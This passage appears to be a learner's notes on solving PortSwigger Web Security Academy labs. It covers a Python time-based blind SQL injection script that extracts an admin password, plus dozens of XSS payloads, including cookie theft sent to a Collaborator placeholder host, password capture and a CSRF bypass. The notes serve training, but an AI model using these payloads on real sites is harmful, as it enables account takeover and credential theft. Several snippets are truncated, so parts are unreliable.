8 Referer: https://0aea002d045ce2809f290a9700760028.web-security-academy.net/

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-User: ?1

0 highlights

Response

PrettyRawHexRender

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'xfBWmKDLZWg7Du6L'. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'xfBWmKDLZWg7Du6L'. Expected char

Request

PrettyRawHex

1 GET /filter?category=Gifts HTTP/2

2 Host: 0aea002d045ce2809f290a9700760028.web-security-academy.net

3 Cookie: TrackingId=xfBWmKDLZWg7Du6L'--; session=879N00bVLnr3Luf6ntigAKwgjSg5tSL6

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0aea002d045ce2809f290a9700760028.web-security-academy.net/

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

Response

PrettyRawHexRender

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 8308

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>

11 <title>Visible error-based SQL injection</title>


12 </head>

13 <body>


14 <script src=

Port Labs Solving

13




remove the cookie because query length is increasing



now just like username retrieve the password.

Lab: Blind SQL injection with time delays



Lab: Blind SQL injection with time delays and information retrieval

this is case we have to find the password with the help of blind sql

like if passwords first character is a or b or c,d,e,f,d.....or number 1,2,34

```
import requests
import string
import time

# Target details
url = "https://0a87007303c2cbc19026ea0f001400a4.web-security-academy.r
cookies = {"session": "7JA64151wkqefaLKX5AT4xfL3z1DfooP"}
tracking_id = "iCJpI7DNVceBuVYA"

# Define password length and characters to test
characters = string.ascii_letters + string.digits + string.punctuation
password = ""

print("Starting SQL Injection attack...")

for i in range(1, 21): # Assuming max password length is 20
    for char in characters:
        payload = f"{tracking_id}'%3BSELECT+CASE+WHEN+(username='admin
        cookies["TrackingId"] = payload

        start_time = time.time()
        response = requests.get(url, cookies=cookies)
```



```

        end_time = time.time()

        if end_time - start_time > 4: # Detect delay (pg_sleep(5))
            password += char
            print(f"Found character {i}: {char}")
            break
    else:
        print("Password completed or no matching character found.")
        break

print(f"Cracked Password: {password}")

```


in this code just change your session id and cookie

```

Charon@@Norahc:~$ python lab.py
Starting SQL Injection attack...
Found character 1: a
Found character 2: l
Found character 3: 0
Found character 4: d
Found character 5: 5
Found character 6: 1
Found character 7: 5
Found character 8: 7
Found character 9: n
Found character 10: c
Found character 11: 8
Found character 12: d
Found character 13: 5
Found character 14: c
Found character 15: g
Found character 16: a
Found character 17: r
Found character 18: q
Found character 19: c
Found character 20: 9
Cracked Password: al0d5157nc8d5cgarqc9

```

Lab: SQL injection with filter bypass via XML encoding



```
<@hex_entities>1 union select username || '~' || password from users--
```

Cross-site scripting

Lab: Reflected XSS into HTML context with nothing encoded

```
hello'</h1><script>alert(1)</script>
```

Lab: Stored XSS into HTML context with nothing encoded

"in this lab you have to perform stored XSS where just use simple script in comment"

```
<script>alert(1)</script></p>
```

Lab: DOM XSS in `document.write` sink using source `location.search`


the query was goign in passwing like in variable

```
"><svg onload=alert(1)<!-- "
```

Lab: DOM XSS in `innerHTML` sink using source `location.search`

```
<xss onfocus=alert(1) autofocus tabindex=1>
```

Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source



```
javascript:alert(document.cookie)
```

Lab: DOM XSS in jQuery selector sink using a hashchange event

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="t
```

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

```
YOUR_SEARCH_STRING" onmouseover="alert(1)
```


Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded

```
javascript:alert()
```

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

```
'-alert(1)-'
```

DOM XSS in `document.write` sink using source `location.search` inside a select element



DOM XSS in document.write sink using source cation.search inside a select element

LAB Not solved

[Back to lab description](#) >>



```
&storeId="></select><img src=1 href=1 onerror="javascript:alert(1)"></pre>
```

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

```
{{constructor.constructor('alert(1)')()}}
```



DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

LAB Solved

[Back to lab description](#) >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#) >>

[Home](#)

0 search results for "

[< Back to Blog](#)

Lab: Reflected DOM XSS

```

<a href=/>Home</a><p></p>
</section>
</header>
<header class="notification-header">
</header>
<script src="/resources/js/searchResults.js"></script>
<script>search('search-results')</script>
<section class="blog-header">
</section>
<section class="search">
  <form action=/ method=GET>
    <input type="text" placeholder="Search the blog..." name=search>
    <button type="submit" class="button">Search</button>
  </form>
</section>
<section class="blog-list">
</section>
</div>
<section>

```

```

function search(path) {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4 && this.status == 200) {
      eval('var searchResultsObj = ' + this.responseText);
      displaySearchResults(searchResultsObj);
    }
  };
  xhr.open("GET", path + window.location.search);
  xhr.send();

  function displaySearchResults(searchResultsObj) {
    var blogHeader = document.getElementsByClassName("blog-header")[0];
    var blogList = document.getElementsByClassName("blog-list")[0];
    var searchTerm = searchResultsObj.searchTerm;
    var searchResults = searchResultsObj.results;

    var h1 = document.createElement("h1");
    h1.innerText = searchResults.length + " search results for '" + searchTerm + "'";
    blogHeader.appendChild(h1);
    var hr = document.createElement("hr");
    blogHeader.appendChild(hr);

    for (var i = 0; i < searchResults.length; ++i)
    {
      var searchResult = searchResults[i];
      if (searchResult.id) {
        var blogLink = document.createElement("a");
        blogLink.setAttribute("href", "/post?postId=" + searchResult.id);

        if (searchResult.headerImage) {
          var headerImage = document.createElement("img");
          headerImage.setAttribute("src", "/image/" + searchResult.headerImage);
          blogLink.appendChild(headerImage);
        }

        blogList.appendChild(blogLink);
      }
    }
  }
}

```

```
\"-alert(1)}//
```

Lab: Stored DOM XSS

Leave a comment

Comment:

Name:

Email:

Website:

Post Comment

[< Back to Blog](#)

```
<><img src=1 onerror=alert(1)>
```

Reflected XSS into HTML context with most tags and attributes blocked

[Home](#)

0 search results for ">"
onload=this.style.width='100px"

Search the blog...

Search

[< Back to Blog](#)

```
<iframe src=https://0a79009004a6554d80589e3900e40005.web-security-academy/
```

Lab: Reflected XSS into HTML context with all tags blocked except custom ones

Body:

```
<script>
location = 'https://0a260063036963ce80e44923003600ab.web-security-academy.net/?
search=%3Cxxss+id%3Dxx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3Ex';
</script>
```

[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)

```
<script>
location = 'https://0a260063036963ce80e44923003600ab.web-security-academy.net/?
search=%3Cxxss+id%3Dxx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3Ex';
</script>
```

Reflected XSS with some SVG markup allowed

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#)



0 search results for ">

[Search](#)[< Back to Blog](#)

```
"><svg><animateTransform onbegin=alert(1)>
```

Intruder attack results filter: Hiding 3xx, 4xx and 5xx responses							
Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	960			6329	
8	animateTransform	200	2561			6345	
65	image	200	310			6334	
132	svg	200	315			6332	
142	title	200	353			6334	

Reflected XSS in canonical link tag




Reflected XSS into a JavaScript string with single quote and backslash escaped

```
<script></script><script>alert(1)</script>  
<script>\\u{61}lert(1)</script>alert(1)<script>alert(1)</script>
```

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

```
\\\"'-alert(1)//
```

Lab: Stored XSS into `onClick` event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped



```
http://foo?&apos;-alert(1)-&apos;
```

Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

```
<a href=/home/a><p>[</p>
</section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
  <h1 id="searchMessage"></h1>
  <script>
    var message = `0 search results for '\u0060hello \u005c \u003cScript\u003ealert(1)\u003c/script\u003e`;
    document.getElementById('searchMessage').innerText = message;
  </script>
  <hr>
</section>
<section class=search>
  <form action=/ method=GET>
    <input type=text placeholder='Search the blog...' name=search>
    <button type=submit class=button>Search</button>
  </form>
</section>
<section class="blog-list no-results">
  <div class=is-linkback>
```

```

<section class=top-links>
  <a href=/>Home</a><p>|</p>
</section>
</header>
<header class=notification-header>
</header>
<section class=blog-header>
  <h1 id=searchMessage></h1>
  <script>
    var message = `0 search results for '${alert(1) }';
    document.getElementById('searchMessage').innerText = message;
  </script>
  <hr>
</section>
<section class=search>
  <form action=/ method=GET>
    <input type=text placeholder='Search the blog...' name=search>
    <button type=submit class=button>Search</button>
  </form>
</section>

```

```
`${alert(1)}`
```

Lab: Exploiting cross-site scripting to steal cookies

```

<script>
  var i = new Image();
  i.src = "https://YOUR_BURP_COLLABORATOR_URL/?cookie=" + document.cookie;
</script>

```

Payloads to generate: 1		Copy to clipboard	<input checked="" type="checkbox"/> Include Collaborator server location	Poll now	Polling automatically
Filter HTTP DNS SMTP		Search			
#	Time	Type	Payload	Source IP address	Comment
1	2025-Jan-25 08:45:08.144 UTC	DNS	2dga8u46obxfah0casp1yqf268xwokd	3.248.180.126	
2	2025-Jan-25 08:45:08.145 UTC	DNS	2dga8u46obxfah0casp1yqf268xwokd	3.248.180.89	
3	2025-Jan-25 08:45:08.146 UTC	DNS	2dga8u46obxfah0casp1yqf268xwokd	3.248.180.89	
4	2025-Jan-25 08:45:08.146 UTC	DNS	2dga8u46obxfah0casp1yqf268xwokd	3.251.120.122	
5	2025-Jan-25 08:45:08.204 UTC	HTTP	2dga8u46obxfah0casp1yqf268xwokd	34.251.122.40	
6	2025-Jan-25 08:45:12.774 UTC	DNS	2dga8u46obxfah0casp1yqf268xwokd	103.239.84.254	
7	2025-Jan-25 08:45:12.779 UTC	DNS	2dga8u46obxfah0casp1yqf268xwokd	103.239.84.254	
8	2025-Jan-25 08:45:15.414 UTC	HTTP	2dga8u46obxfah0casp1yqf268xwokd	163.53.202.36	
9	2025-Jan-25 08:45:47.533 UTC	HTTP	2dga8u46obxfah0casp1yqf268xwokd	163.53.202.36	

Lab: Reflected XSS into HTML context with most tags and attributes blocked

```
<iframe src="https://0a670027030ada1b83df5a5d007d0010.web-security-academy/">
```

Body:

```
<iframe src="https://0a670027030ada1b83df5a5d007d0010.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```

Store


View exploit

Deliver exploit to victim

Access log

Lab: Exploiting cross-site scripting to capture passwords

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch(
method:'POST',
mode: 'no-cors',
body:username.value+'_'+this.value
});">
```



Lab: Exploiting XSS to bypass CSRF defenses

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get', '/my-account', true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
```

```
};  
</script>
```

Lab: Reflected XSS with AngularJS sandbox escape without strings

```
https://0a5200ba045815328049daab008d0064.web-security-academy.net/?sea
```

```
toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toStrin
```

Lab: Reflected XSS with AngularJS sandbox escape and CSP


"basically csp is content security policy which block the third party tags,scripts based on white listing"

"Content Security Policy (CSP) is a **security feature** designed to prevent **Cross-Site Scripting (XSS), data injection attacks, and clickjacking** by controlling which resources (scripts, styles, images, etc.) a web page can load and execute. It acts as a **browser-side defense mechanism** that enforces security rules specified by a website administrator.


"

```
<script>  
location='https://0acc00f304dee209b5f9e30d008600ee.web-security-academ  
</script>
```

